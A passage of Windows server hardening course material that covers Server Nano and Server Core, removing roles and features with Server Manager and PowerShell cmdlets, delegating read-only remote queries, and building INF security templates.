At the time of this writing, the base container image of Server Nano is only about 80 MB in size! (That is not a typo.) To achieve this radical reduction in footprint size, Nano has no GUI support whatsoever, i.e., it runs "headless", and it has extremely few services and features by default. Even PowerShell is not installed by default. If you need PowerShell, it has to be added to the base container image, but ideally you won't "manage" a Server Nano instance; you'll update the template and PowerShell scripts used to deploy the image and then just create a whole new fresh one! Because the whole deployment process can be automated and because spawning fresh container instances is so fast, Server Nano is more like launching an application than running an OS. Welcome to the brave new world of DevOps!



The above screenshot is the all-text logon screen of a Nano image. And the following screenshot is what you see after logging on. Notice, there is no desktop, just some basic OS configuration information, similar to what we had with old BIOS firmware.

```
Network Adapter Settings
=====
Ethernet
Microsoft Hyper-V Network Adapter
-----
State          Started
MAC Address    00-15-5D-01-66-11

Interface
DHCP           Enabled
IPv4 Address   192.168.1.119
Subnet mask    255.255.255.0
Prefix Origin  DHCP
Suffix Origin  DHCP

Interface
DHCP           Enabled
IPv6 Address   fe80::e164:9f69:edd:4da2%3
Prefix Length  64
Prefix Origin  Well Known
Suffix Origin  Link
IPv6 Address   2605:6001:e6c8:d000:e164:9f69:edd:4da2
Prefix Length  64
-----
Up|Dn Scroll|ESC Back|F4 Toggle State
```

Using the textual menu system, you can configure IP networking settings, enable firewall rules, enable WinRM for PowerShell remoting, and not much else. Any necessary administration is done remotely over the network.

Don't Patch: Redeploy

Server Nano cannot be patched. When Server Nano is updated with new features or fixes, Microsoft releases a whole new container image. After your in-house testing confirms success, the new image is incorporated into one's deployment pipeline and a newly updated container is spun up to replace the image that is currently running.

Server Nano Roles

Server Nano is mainly intended for hosting web applications, such as ASP.NET applications on the .NET Core Framework, though other roles are certainly possible. Originally, Microsoft stated that Server Nano was great for infrastructure roles too, like being an SMB file server or Hyper-V host, but they changed their minds in 2017.

Licensing and Support Headaches

Sound too good to be true? Be aware that there are some Nano headaches:

- You must either have a Software Assurance agreement with Microsoft or run your Server Nano containers in Azure (this is what they *really* want).

- You cannot legally install Server Nano directly onto hardware or as the only OS inside a VM. This might be possible, but it's not supported. You must use containers.
- There are no long-term support options; hence, you must plan to regularly apply new container images, perhaps as often as twice per year (it depends on how quickly Microsoft releases new container images).
- Each new image will have all prior patches and fixes installed, just like a cumulative update; hence, each updated image "rolls up" all prior updates into one all-or-nothing container that must be used or skipped as a whole.
- There will be approximately two to three new container images per year, and Microsoft will only support you if you have either the latest or the prior image deployed; hence, if your last-deployed Nano image is more than two releases behind, Microsoft will not support you or help troubleshoot any Nano problems!
- Server Nano does not support Group Policy, and it is unknown if Microsoft will allow containers to be joined to an Active Directory domain at all. Nano is intended to be managed entirely through PowerShell or similar automation tools.
- In the past, Windows Server was licensed per-processor, but with Server 2016 and later, it is now per-core (which may be good or bad for you—it depends). How will this impact the licensing of Server Nano images? Who knows?! Microsoft is fickle, so you'll have to double-check your licensing at least once per year. Whatever the licensing scheme will be tomorrow, expect the deal to be sweeter if you move to Azure, which is really Microsoft's ultimate aim now.
- Nano only supports 64-bit applications.

Clearly, Server Nano is installed for rapid DevOps-style management, especially for web applications, microservices, cloud-hosted VM appliances, and the like. Hence, use Nano if you can, but you'll often need to use Server Core instead, especially inside the LAN for on-premises servers.

Server Core/Nano Benefits

These are the main benefits of using the Server Core or Nano installation option:

- Because a Server Core/Nano installation has fewer applications and services, it has fewer software components that can fail, lock up the system, waste memory, have bugs, listen on TCP/UDP ports, or otherwise be attacked and compromised, i.e., it has a smaller "attack surface". Stripping away unnecessary roles, features, components, and bells and whistles is an essential part of making a hardened server.

- Fewer roles, features, and components means there is less to manage on a Server Core/Nano installation. This means the box can be regarded more as an appliance than a full-featured server.
- Fewer roles, features, and components means fewer updates and reboots per year.
- A Server Core/Nano installation requires less hard drive space. When combined with data deduplication, a large number of VMs or containers can be crammed into one storage volume.

Server Core/Nano Drawbacks

However, there are some drawbacks and important issues to consider:

- Server Nano has restrictive licensing and support requirements.
- When you uninstall GUI components, third-party software that is installed and that requires these components may no longer function correctly.
- When moving from Core up to Full on Server 2012 and 2012 R2, be aware that several gigabytes of binaries will need to be installed either over the internet or from local media. Also, if updates are applied after moving to Full, several more gigabytes of patches will also need to be downloaded and applied.
- Most local administration is performed from the command line using PowerShell or tools like NETSH.EXE and SC.EXE, unless you install a third-party GUI tool on Server Core (no such option on Nano). Graphical tools can still be used remotely over the network, unless there are networking problems of course.
- If there are networking problems, you cannot use your favorite GUI tools to remotely manage Server Core/Nano. You are back to the console and whatever GUI tools that are compatible with Core (and none will be compatible with Nano).
- There are no graphical notifications of password expiration, new patch updates, or impending product activation deadlines when at the console on Server Core.
- To install the .NET Framework on Server Core, you must have Server 2008-R2 or later. Without the .NET Framework, no ASP.NET and no PowerShell. Hence, Server 2008-R2 is the realistic minimum OS version.
- Only SQL Server 2012 and later is supported on Server Core, not earlier versions.

Why Is Server Core/Nano More Secure?

Server Core/Nano is nice for virtual machines and appliances, but the *security* benefits of Core or Nano is less important than other factors. Make sure your managers understand that simply using Core or Nano will not, by itself, be a magic silver bullet.

Here are some security implications regarding Server Core or Nano:

- A well-managed network is more secure than a poorly managed one. Windows administrators tend to be less proficient working at the command line than working with graphical tools (many hate the command line). Hence, as more Server Core/Nano boxes are added to the network, the quality of the management of the network as a whole may suffer.
 - Example: One reputed benefit of Server Core/Nano installations is that they are "like appliances, so you can deploy and forget them!" This is false, but the opinion will probably be very popular since Microsoft is one of the culprits spreading the notion. But these forgotten, unpatched, unmonitored, and unaudited Server Core/Nano boxes will now become more attractive targets for hackers and safe havens for malware.
 - Example: In the confusion and panic of a malware outbreak or successful penetration, there is no time to research which command line tools do the same things as familiar graphical tools; hence, some environments will respond less quickly and effectively to emergency incidents as more Server Core/Nano boxes are added to these environments. Plus, what if the security tool you must run to save the day only comes in GUI form and cannot be run over the network?
- Server Core boxes must also be patched, even if the patching is less frequent than on full install boxes. But the hard part of patch management is the setup and maintenance of the patching infrastructure, not the addition of new servers or the installation of a few more patches. Installing fewer patches on some of the servers doesn't reduce the workload much, unless you are doing it all by hand to begin with. And Server Nano containers are not patched; they are replaced, but new container images must be tested before deployment too. A container image is like a roll-up or cumulative patch applied to a pre-built VM. Testing is still necessary.
- Like full installation machines, Server Core/Nano boxes must be hardened before deployment, even if there are fewer components on the system to harden. The assumption that you don't have to put roughly the same amount of hardening effort into the Core boxes than the regular servers is often false. The base Nano container image is very minimal, but what about what's layered on top?
- Whether a box has the full or Core/Nano installation of Windows Server, the more roles and features you add, the more listening ports and protocols the box

will have. Is a Server Core box with five roles more secure than a full installation with only one role? Or consider it a different way. Both a full installation and a Server Core installation of IIS might listen on TCP ports 80/443 (HTTP/HTTPS), 21/20 (FTP), 139 (SMB), 445 (SMB/CIFS), 135 (RPC), and 3389 (RDP/Remote Desktop Services), and all the same services are bound to these ports on both the full and Core installations. To a hacker who is port scanning, the full and Core installation boxes will look almost identical if they have the same roles and features installed. Granted, the Core box has fewer components overall, and this is good for security, but the *dangerous* components are the ones that get installed as roles or features with listening ports; hence, it seems that reducing roles and features is more important than using the Core option *per se*. Nano has fewer listening ports, but that's because it supports fewer features. For apples-to-apples comparisons, we need to compare systems running the same roles and features, and if a role or feature is installed, we assume it is necessary and needed.

- You cannot install graphical browsers, email programs, peer-to-peer file sharing applications, instant messaging clients, or other such malware magnets on Server Core/Nano; hence, the average infection rate from these vectors should be lower on Core/Nano boxes. But through corporate security policies and other security controls, you can forbid, prevent, and detect negligent administrators running such applications on servers with the full desktop experience. It seems better to exercise organizational discipline to prevent negligent administrators from doing stupid things than to embrace Server Core/Nano just to achieve the same end result.

Finally, this really isn't a security issue, but Microsoft sometimes says that Server Core is great for remote branch offices that do not have local IT personnel since you can always get remote command line control of the box. But what if you can't? What if you have to get some non-tech who can barely type out there on the phone and walk them through the entire troubleshooting process *using only a command shell*? The horror...

In short, while the Server Core/Nano option has gotten lots of great press, the reality is that it is more important to remove unnecessary roles, and to quickly apply new patches or new container images, than it is to just simply be running Core/Nano as such. Don't let your managers believe Server Core or Nano is automatically (or magically) secure just because they don't have graphical desktops. Not true for Linux, not true for Windows Server.

If so, then how do we strip away unnecessary roles and features?

Remove Unnecessary Roles and Features

What are "roles" and "features"?

- It's Microsoft untangling decades of spaghetti code by organizing the OS into dependency layers and manageable units.

With Server Manager:

- (Un)install roles, features, and role services.
- Manage roles on local and remote servers.
- Works with offline Hyper-V images (VHD/VHDX).
- Manage groups of remote servers for bulk changes.

Remove Unnecessary Roles and Features

Windows Server 2008 and later versions are highly modular in the design, allowing very precise control over the features and components installed. In Server 2012 and later, the Server Manager tool can manage roles and features of remote machines over the network, including custom groups of servers simultaneously, and can install or uninstall roles and features from offline Hyper-V virtual machines that are not even running.


Server Manager can (un)install roles and features on remote Server 2008 and later operating systems, but there are special requirements for the older boxes. The older systems must have Server 2008 SP2, Server 2008-R2 SP1, .NET Framework 4.0 or later, PowerShell 3.0 or later, a special hotfix (KB2682011), and run a configuration script named `Configure-SMRemoting.ps1` from Microsoft.

Remove Unnecessary Roles and Features

Many of the servers you will harden and expose to the internet will be IIS servers hosting applications like SharePoint, Outlook Web Access, OCS, WSUS, FTP, and a variety of SOAP/REST applications for your tablets and smartphones. You will also have DNS, VPN, DirectAccess, Exchange, RDS, SMB, Active Directory, RADIUS, and other servers, but this manual will often focus on IIS because that's what many organizations are most worried about.

So, as an example, if you needed to install IIS, you would open Server Manager > Manage menu > Add Roles and Features > follow the guidance of the wizard. When you select the Web Server (IIS) role, it includes many components or "role services", but you

will never need all of them at the same time on one server. As always, only install the components you need.



If IIS were already installed, but you wanted to remove unnecessary components, then go to Server Manager > Manage menu > Remove Roles and Features > select your server(s) > Web Server (IIS) section > uncheck the boxes for the unneeded components.

What Is Minimal?

But what are the minimum roles, features, and role services for any given server? That depends on what you want that server to be able to do. Each server will have different purposes, so each server will be different. It all depends on the applications, services, and protocols needed.

On an IIS web server, for example, if you just want to serve up static HTML and graphics files, then the following would be a minimal component set:

- Common HTTP Features: Static Content
- Common HTTP Features: Default Document
- Management Tools: IIS Management Console

But notice that the above list does not include support for logging, non-anonymous user authentication, authorization rules, request filtering, compression, or ASP.NET. These are things you might need on this or another server. Each server will be different. Remember, though, that you can start with a minimal set of components and then add

more as needed very easily using the graphical Server Manager or the PowerShell cmdlets for the same. You don't have to get the list exactly correct right from the beginning, you can always add more roles, features, and role services later on.

When building the server, do it on a protected subnet not directly accessible from the internet. Move the VM or physical server to the firewall's DMZ only after the server has been fully configured and hardened. It is not unusual for new servers to be scanned by automated scripts within minutes of going live on the internet (see the reports of such tests at <http://www.honeynet.org>).

Server Manager Scripting with PowerShell

Your script as a server template:

- Install or uninstall roles and features.
- Automate changes across many servers.
- Export XML list to install from Server Manager.
- Apply to local or remote machines.
- Apply to offline Hyper-V drive image files.
- Copy installation DVD/ISO to a shared folder.

Remotely inventory all your servers:

- Save as CSV, XML, or HTML report.

Server Manager Scripting with PowerShell

Instead of using the graphical Server Manager tool, on Server 2008 and later, you can view, install, and uninstall roles and features with PowerShell on both local and remote machines. This requires PowerShell 3.0 or later on both the local and remote computers.

To see your currently installed roles and features:

```
# Next command only required on 2008-R2 and earlier:  
Import-Module ServerManager
```

```
Get-WindowsFeature
```

To add or remove roles and features with PowerShell cmdlets, see the following:

```
Get-Help Install-WindowsFeature -Full
```

```
Get-Help Uninstall-WindowsFeature -Full
```

When you run `Get-WindowsFeature`, a great deal of text will scroll by, but the layout is similar to what you see in the graphical Server Manager. The hyphenated name on the right is what would be used to (un)install components or an entire category of components for a role.

For example, to install IIS with all optional components and tools:

```
Install-WindowsFeature -Name Web-Server -IncludeAllSubFeature `
  -IncludeManagementTools -Restart
```

Remember, these cmdlets work on offline Hyper-V image files and remote servers too:

```
Install-WindowsFeature -Name BitLocker -Vhd .\ImageFilePath.vhdx
Install-WindowsFeature -Name DNS -Computer Server47
```

When a role is uninstalled, the `-Remove` switch deletes the unneeded binaries from the drive or Hyper-V image file, which reduces storage consumption and is slightly more secure because, if reinstalled again, a path to a presumably clean source can be given:

```
Uninstall-WindowsFeature -Name BranchCache -Remove
```

If the server installation DVD is copied to a shared folder that grants Read permission to Everyone (not Write!), then this UNC path can be given when installing roles:

```
Install-WindowsFeature -Name DNS -Source
  \\server\share\Sources\SxS
```

Server Manager XML Template

If there are many roles and features being installed at one time, you might prefer to use the graphical Server Manager to build a list of the additions, save the list to an XML file, then give this file as an argument to the `Install-WindowsFeature` cmdlet:

```
Install-WindowsFeature -ConfigurationFilePath
  .\DeploymentConfig.xml
```


To create this XML file with Server Manager, pull down the Manage menu, add roles and features like normal, but at the end of wizard's dialog boxes, don't click the Install button; click the "Export configuration settings" link at the bottom instead to save the XML file, then cancel the wizard. Note that this XML file can only be used to install features, not remove them.

Group Policy: Set Default UNC Path or Allow Windows Update

Instead of providing the UNC path to the installation files as an argument, you can also set the default path through Group Policy. You can even have servers download the necessary files over the internet via Windows Update.

These options are controlled in the GPO setting named "Specify settings for optional component installation and component repair", which is located in a GPO under Computer Configuration > Policies > Administrative Templates > System.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANSSEC505 | Securing Windows

On Your Computer

Display all roles and features on a local or remote server (scroll to the right also):

```
Get-WindowsFeature -ComputerName $env:ComputerName |  
  Select-Object -Property * |  
  Out-GridView
```

Get only the roles and features currently installed:

```
Get-WindowsFeature |  
  Where { $_.InstallState -eq "Installed" } |  
  Select Name, DisplayName
```

Get a particular role (for an Active Directory domain controller) and list the other roles it depends on and the status of the Windows services to which it is related:

```
$role = Get-WindowsFeature -Name AD-Domain-Services  
  
$role.DependesOn  
  
$role.SystemService | Get-Service
```

Query the roles and features from every server in the domain:

```
cd C:\SANS\Day4  
  
.\Get-FeaturesInventory.ps1 | Export-Clixml -Path .\Servers.xml
```

```
$Servers = Import-Clixml -Path .\Servers.xml
$Servers
```

For example, is the BitLocker feature installed on the first machine in the array?

```
$Servers[0].Features.BitLocker
```

Add and Remove Roles

Roles and features can be queried, but they can also be installed or uninstalled.

Install the role for the File Server Resource Manager (FSRM), plus any other necessary roles or features (called "subfeatures"), plus any management tools for it, and, only if necessary, reboot the system (this role does not require a reboot to install):

```
Install-WindowsFeature -Name "FS-Resource-Manager"
-IncludeAllSubFeature -IncludeManagementTools -Restart
```

Remove the XPS Viewer feature, which is installed by default:

```
Uninstall-WindowsFeature -Name "XPS-Viewer"
```

You can see in the output of the command that it was successful and no reboot is needed.

Attempt to remove the PowerShell version 2.0 engine (specifically, the DLL for it):

```
Uninstall-WindowsFeature -Name "PowerShell-V2"
```

This also succeeded, but it was because no change was needed. PowerShell 2.0 was already not installed. It's OK to try to (un)install a role already (not) installed; it won't cause problems.

Note: Hackers love PowerShell 2.0 because of its lack of security and logging features in comparison to later versions, so removing the PowerShell 2.0 engine is an important hardening task. This is discussed in more detail later in the course.

Delegation to Non-Admins

A user who is not in the local Administrators group on a server can be permitted to query role and service information from that server over the network. This delegation can be done with PowerShell Just Enough Admin (JEA), but it can also be done with WMI namespace permissions and other features used by Server Manager.


Briefly read the description of this command (use tab completion):

```
Get-Help -Full Enable-ServerManagerStandardUserRemoting
```


Use this command to grant a user (Billy Corgan) these remote audit permissions:

```
Enable-ServerManagerStandardUserRemoting  
-User "testing\billy" -Force
```

Billy has now been added to a few more built-in groups:



Billy has also been granted permissions on the CIMV2 namespace for WMI. This can be seen with the WMI Control snap-in in an MMC.EXE console. (Feel free to add that snap-in if you wish, but it's not required for this lab.) Here is a screenshot from the WMI Control snap-in when viewing the Security tab properties of the Root\CIMV2 namespace:



This means that we do not need to add Billy to the Administrators group on this server in order for Billy to use the Get-WindowsFeature cmdlet over the network to query this server (it's read-only access). Billy can also use Event Viewer and Server Manager to query this server over the network. Billy cannot read the Security log in Event Viewer, and there are many WMI namespaces to which Billy has no access, but hopefully Billy can get his job done without our resorting to putting him into the Administrators group. (And, who knows, maybe "Billy" is a service account for the Porcelina service in Azure.)

We could have made these same group membership and permissions changes with our own scripts instead of using Microsoft's built-in command, but it works OK. (You can't grant permissions to a group with it, only to individual users.)

Remove Billy from the above groups and delete his WMI namespace permissions:

```
Disable-ServerManagerStandardUserRemoting
-User "testing\billy" -Force
```

INF File Security Templates

- **Just a text file with security settings.**
 - **Used to automate reconfiguration.**
1. [Run MMC.EXE >](#)
 2. [File menu >](#)
 3. [Add/Remove >](#)
 4. [Security Templates](#)

What's in a template?

- Password Policy
- Account Lockout Policy
- Kerberos Policy
- Audit Policy
- User Rights Assignments
- Security Options
- Event Log Settings
- Restricted Groups
- System Services
- Registry Key Permissions
- Filesystem Permissions

INF File Security Templates


The purpose of a security template is to store a large number of security settings in a single file. This file can then be "applied" to a machine using a special tool (discussed in next section) that will reconfigure the machine's settings in one shot to match the template. The template can be used on multiple boxes to quickly and easily enforce a consistent set of security options across them.

Templates are plaintext and end with the .INF extension. By default, they are found in C:\Users\%UserName%\Documents\Security\Templates, but they can be kept anywhere.

Templates can be edited with any text editor, but there is an MMC snap-in named "Security Templates" that is designed to make creating and editing templates easier by representing the configuration options graphically.

Try It Now!

In PowerShell, execute "mmc.exe" > pull down the File menu > Add/Remove Snap-In > select Security Templates > Add > OK. In the snap-in, expand down the subcontainers > right-click on the yellow templates folder > New Template > enter "Generic" as the name > OK. This creates a Generic.inf file.



A template stores the following security settings, which will all later be configured on a machine when the template is "applied" to it:


- Password policies.
- Account lockout policies.
- Kerberos policies.
- Audit policies.
- Custom user rights assignments.
- Security options, e.g., authentication protocols.
- Event log sizes and wrapping options.
- Custom memberships in important groups.
- Startup options and permissions on services.
- Registry key permissions and audit settings.
- NTFS permissions and audit settings.

Note: What these settings *should* be will be discussed later. Let's just discuss the mechanics of using templates for the time being.

To make a change to the Generic.inf template, open a container on the left-hand side, then double-click an icon on the right to bring up its dialog box. Don't forget to save the template after making the change.

Try It Now!

To make and save a change, double-click the Generic template > Event Log > double-click "Maximum Security Log Size" > check the "Define this policy setting in the template" checkbox > enter 16,384 kilobytes > OK > right-click on the Generic template again > Save.



Security Options

The Local Policies > Security Options section includes numerous registry options for well-known security changes. We will discuss many of these today:

- Additional restrictions for anonymous connections
- Allow server operators to schedule tasks (domain controllers only)
- Allow system to be shut down without having to log on
- Allowed to eject removable NTFS media
- Amount of idle time required before disconnecting session
- Audit the access of global system objects
- Audit use of Backup and Restore privilege
- Automatically log off SMB users when logon time expires
- Clear virtual memory pagefile when system shuts down
- Digitally sign client communication (always)
- Digitally sign client communication (when possible)
- Digitally sign server communication (always)
- Digitally sign server communication (when possible)
- Disable CTRL+ALT+DEL requirement for logon
- Do not display last user name in logon screen
- LAN Manager Authentication Level
- Message text for users attempting to log on (logon banner)
- Message title for users attempting to log on
- Number of previous logons to cache (in case domain controller is not available)
- Prevent system maintenance of computer account password


- Prevent users from installing printer drivers
- Prompt user to change password before expiration
- Recovery Console: Allow automatic administrative logon
- Recovery Console: Allow floppy copy and access to all drives and all folders
- Rename administrator account
- Rename guest account
- Restrict CD-ROM access to locally logged-on user only
- Restrict floppy access to locally logged-on user only
- Secure channel: Digitally encrypt or sign secure channel data (always)
- Secure channel: Digitally encrypt secure channel data (when possible)
- Secure channel: Digitally sign secure channel data (when possible)
- Secure channel: Require strong (Windows 2000 or later) session key
- Secure system partition (for RISC platforms only)
- Send unencrypted password to connect to third-party SMB servers
- Shut down system immediately if unable to log security audits
- Smart card removal behavior
- Strengthen default permissions of global system objects (e.g., Symbolic Links)
- Unsigned driver installation behavior
- Unsigned non-driver installation behavior

Registry Key Permissions

The Registry container is not for setting particular registry values, but for assigning permissions and audit settings to registry keys. You can edit these ACLs manually using REGEDIT.EXE.

Try It Now!

To add a registry key to the template, right-click on the Registry container > Add Key > browse to the desired key > OK > click Advanced > edit the Permissions and Auditing tabs as desired > OK > OK > choose how you want the ACLs to be inherited > OK.




NTFS File System Permissions

The File System container is for setting NTFS permissions and audit settings. Environmental variables are automatically entered when defining folder paths so that the template will be as portable as possible. You can add hundreds of folders and individual files to the template, if desired, and customize every single one of them.

Try It Now!

To add a file *or* folder, right-click on the File System container > Add File > browse to select the file *or* folder whose ACLs you wish to edit > OK > click Advanced > edit the Permissions and Auditing tabs as desired > OK > OK > choose how you want the ACLs to be inherited > OK. You can always double-click on the yellow file/folder icon you added to edit its settings or right-click on it to delete it.



Service Startup and Permissions

You can also set a service's startup status to automatic, manual, or disabled. It is also possible to change the permissions and audit settings on the services themselves, such as perhaps to delegate authority over the World Wide Web Publishing service to your organization's WebMasters group.

Warning! When using a security template to set audit settings on a service, you will overwrite the existing audit settings and the existing permissions. Since the permissions shown in the template's dialog box are not necessarily the factory defaults, you must take care not to accidentally change the permissions when you only intend to change the audit settings. When editing NTFS or registry key permissions, the dialog boxes give you more control over the inheritance options.

What about the Other Settings in the Template?

The other settings and containers in the template will be discussed throughout the rest of the week. The previous examples were just to have something concrete to discuss.

